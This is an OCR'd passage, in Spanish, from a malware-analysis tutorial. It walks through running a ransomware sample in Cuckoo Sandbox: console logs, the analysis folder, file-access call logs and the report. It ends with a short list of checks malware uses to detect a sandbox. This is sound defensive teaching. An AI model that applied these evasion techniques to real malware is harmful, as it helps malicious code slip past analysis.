
Tras la ejecución del script de envío, se muestran los eventos en la salida `cuckoo.py`; esto significa que el archivo se ha enviado correctamente:

```
paul@lab:~/cuckoo$ ./cuckoo.py
  .-----------------.
  | Cuckoo Sandbox? |
  |     OH NOES!    |\  ’-.__.-’
  ’-----------------’ \  /oo |--.--,--,--.
                       \_.-’._i__i__i_.’
                          """""""""


 Cuckoo Sandbox 1.3-dev
 www.cuckoosandbox.org
 Copyright (c) 2010-2015


 Checking for updates...
2015-11-07 18:14:09,136 [lib.cuckoo.core.scheduler] INFO: Using
"virtualbox" machine manager
2015-11-07 18:14:09,172 [lib.cuckoo.core.scheduler] INFO: Loaded 1
```

A

```
machine/s
2015-11-07 18:14:09,172 [lib.cuckoo.core.scheduler] INFO: Waiting
for analysis tasks...
2015-11-07 18:14:14,321 [lib.cuckoo.core.scheduler] INFO: Starting
analysis of file "/tmp/fec60c1e5fbff580d5391bba5dfb161a.exe "
(task=1)
2015-11-07 18:14:14,329 [lib.cuckoo.core.scheduler] INFO: Task #1:
acquired machine cuckoo1 (label=lab)
2015-11-07 18:14:14,333 [lib.cuckoo.core.sniffer] INFO: Started
sniffer (interface=vboxnet0, host=192.168.56.102, dump
path=/home/rootbsd/cuckoo/storage/analysis/1/dump.pcap)
2015-11-07 18:14:14,342 [lib.cuckoo.core.guest] INFO: Starting
analysis on guest (id=cuckoo1, ip=192.168.56.102)
2015-11-07 18:16:33,021 [lib.cuckoo.core.guest] INFO: cuckoo1:
analysis completed successfully
2015-11-07 18:16:50,465 [Processing.Pcap] WARNING: The PCAP file
does not exist at path
"/home/rootbsd/cuckoo/storage/analysis/1/dump.pcap".
2015-11-07 18:16:50,835 [lib.cuckoo.core.processor] WARNING: The
processing module "VirusTotal" returned the following error:
VirusTotal API key not configured, skip
```

continuación, VirtualBox se ejecutará y aparecerá la máquina virtual. Se muestra cierta actividad de red en la ventana *MS-DOS* donde corre el agente; se trata de las comunicaciones entre la máquina host y la máquina virtual. Esto se corresponde con la transferencia de los archivos necesarios para realizar el análisis, así como del sample:



Una vez terminada la ejecución, la máquina virtual se va a detener y restaurar.

El análisis va a realizarse dentro de la carpeta *storage/analysis/ID*.

```
rootbsd@lab:~/cuckoo/storage/analysis$ ls
1
```

En esta carpeta se encuentra el análisis:

```
rootbsd@lab:~/cuckoo/storage/analysis/1$ ls -l
```

La

```
total 232
-rw-rw-r--   1 rootbsd rootbsd    257 Aug 31 13:23 analysis.conf
-rw-rw-r--   1 rootbsd rootbsd 136000 Aug 31 13:23 analysis.log
lrwxrwxrwx   1 rootbsd rootbsd     83 Aug 31 13:21 binary ->
/home/rootbsd/Pentest/cuckoo/storage/binaries/fec60c1e5fbff580d539
1bba5dfb161a
drwxrwxr-x 409 rootbsd rootbsd  61440 Aug 31 13:23 files
drwxrwxr-x   2 rootbsd rootbsd   4096 Aug 31 13:23 logs
drwxrwxr-x   2 rootbsd rootbsd   4096 Aug 31 13:23 reports
```

carpeta *files/* contiene todos los archivos creados por la ejecución del binario, la carpeta *logs/*contiene la actividad de cada proceso creado y por último la carpeta *reports/* contiene los informes en el formato configurado en *reporting.conf*.

He aquí el contenido de la carpeta *files* para este análisis:

```
rootbsd@lab:~/cuckoo/storage/analysis/1$ ls files/*/ | more
files/1007157869/:
LICENSE.txt.bin

files/1020576352/:
tyrol.jpg.bin

files/1029345680/:
CREDITS.txt.bin

files/1030851933/:
read_icon.jpg.bin

files/1041089385/:
skipoff.jpg.bin

files/1087293722/:
brndlog.txt.bin
[...]
```

La carpeta contiene únicamente archivos de tipo TXT, JPG... Resulta fácil darse cuenta de que el binario es un ransomware, modifica todos los archivos de tipo multimedia.


En la carpeta *logs/* se encuentra un archivo CSV que corresponde al proceso creado durante la ejecución del binario, el ransomware no ha creado ningún proceso hijo. He aquí una selección de las llamadas a `CreateFile()` realizadas por este ransomware; esta función se utiliza para acceder a un archivo:

```
rootbsd@lab:~/cuckoo/storage/analysis/40/logs$  grep
CreateFile 1220.csv | more
"2012-08-31  11:22:17,189","1220","fec60c1e5fbff580d5391bba5dfb161a.exe",
"328","268","filesystem","NtCreateFile","SUCCESS","0x00000000",
"FileHandle->0x00000044","DesiredAccess->2148532352",
"FileName->\??\C:\fec60c1e5fbff580d5391bba5dfb161a.exe",
"CreateDisposition->1"
"2012-08-31  11:22:17,189","1220","fec60c1e5fbff580d5391bba5dfb161a.exe",
"328","268","filesystem","NtCreateFile","SUCCESS","0x00000000",
"FileHandle->0x00000048","DesiredAccess->3222274176",
"FileName->\??\C:\DOCUME~1\rootbsd\LOCALS~1\Temp\wallpaper.bmp",
"CreateDisposition->5"
"2012-08-31  11:22:17,189","1220","fec60c1e5fbff580d5391bba5dfb161a.exe",
"328","268","filesystem","NtCreateFile","SUCCESS","0x00000000",
"FileHandle->0x00000050","DesiredAccess->2148532352",
"FileName->\??\C:\DOCUME~1\rootbsd\LOCALS~1\Temp\wallpaper.bmp",
"CreateDisposition->1"
"2012-08-31  11:22:17,199","1220","fec60c1e5fbff580d5391bba5dfb161a.exe",
"328","268","filesystem","NtCreateFile","SUCCESS","0x00000000",
```


```
"FileHandle->0x00000050","DesiredAccess->1074790528",
"FileName->\??\C:\WINXP\CryptLogFile.txt","CreateDisposition->2"
"2012-08-31  11:23:10,185","1220","fec60c1e5fbff580d5391bba5dfb161a.exe",
"328","268","filesystem","NtCreateFile","FAILURE","0xc0000022",
"FileHandle->0x00000000","DesiredAccess->3222274176",
"FileName->\??\D:\32Bit\OS2\readme.txt","CreateDisposition->1"
"2012-08-31  11:23:10,185","1220","fec60c1e5fbff580d5391bba5dfb161a.exe",
"328","268","filesystem","NtCreateFile","FAILURE","0xc0000022",
"FileHandle->0x00000000","DesiredAccess->3222274176",
"FileName->\??\D:\32Bit\Readme.txt","CreateDisposition->1"
"2012-08-31  11:23:10,185","1220","fec60c1e5fbff580d5391bba5dfb161a.exe",
"328","268","filesystem","NtCreateFile","FAILURE","0xc0000022",
"FileHandle->0x00000000","DesiredAccess->3222274176",
"FileName->\??\D:\64Bit\Readme.txt","CreateDisposition->1"
"2012-08-31  11:23:10,215","1220","fec60c1e5fbff580d5391bba5dfb161a.exe",
"328","268","filesystem","NtCreateFile","SUCCESS","0x00000000",
"FileHandle->0x0000006c","DesiredAccess->3222274176",
"FileName->\??\C:\Documents and Settings\All Users\Documents\My Pictures\
Sample Pictures\Blue hills.jpg","CreateDisposition->1"
```

Un `grep` permite enumerar fácilmente los archivos modificados.


He aquí un ejemplo de informe en formato HTTP:




La primera parte del informe contiene toda la información relativa al binario, como su nombre, su tamaño, su formato y su hash para poder identificarlo de manera única. La segunda parte contiene las firmas incluidas en el archivo, así como capturas de pantalla (*screenshots*) si el módulo está presente, los archivos creados y un análisis de red:




A continuación, es posible ver la lista de archivos a los que ha accedido el binario:






También encontramos la lista de claves de registro a las que ha accedido:



Por último, tenemos toda la actividad del proceso desde el punto de vista de llamadas al sistema:



4. Limitaciones

Como ocurre con muchas herramientas, *Cuckoo Sandbox* tiene sus limitaciones. Dado que es cada día más popular, son cada vez más los malwares que incluyen la detección de sandbox. El objetivo es que, en caso de sospecha de que se está realizando una ejecución en sandbox, el malware detenga su ejecución, y esto produce como resultado un informe vacío.

Un malware dispone de muchos métodos para detectar que se ejecuta en sandbox. He aquí algunos ejemplos:

- Comprobar la resolución de la pantalla: en efecto, una resolución demasiado pequeña puede significar que la máquina no es real.
- Comprobar el número de cores CPU: en efecto, en la actualidad la mayoría de las máquinas disponen al menos de dos cores, mientras que las sandboxes tienen solamente uno.
- Comprobar el historial de navegación: en efecto, un navegador vacío podría resultar sospechoso;
- ...

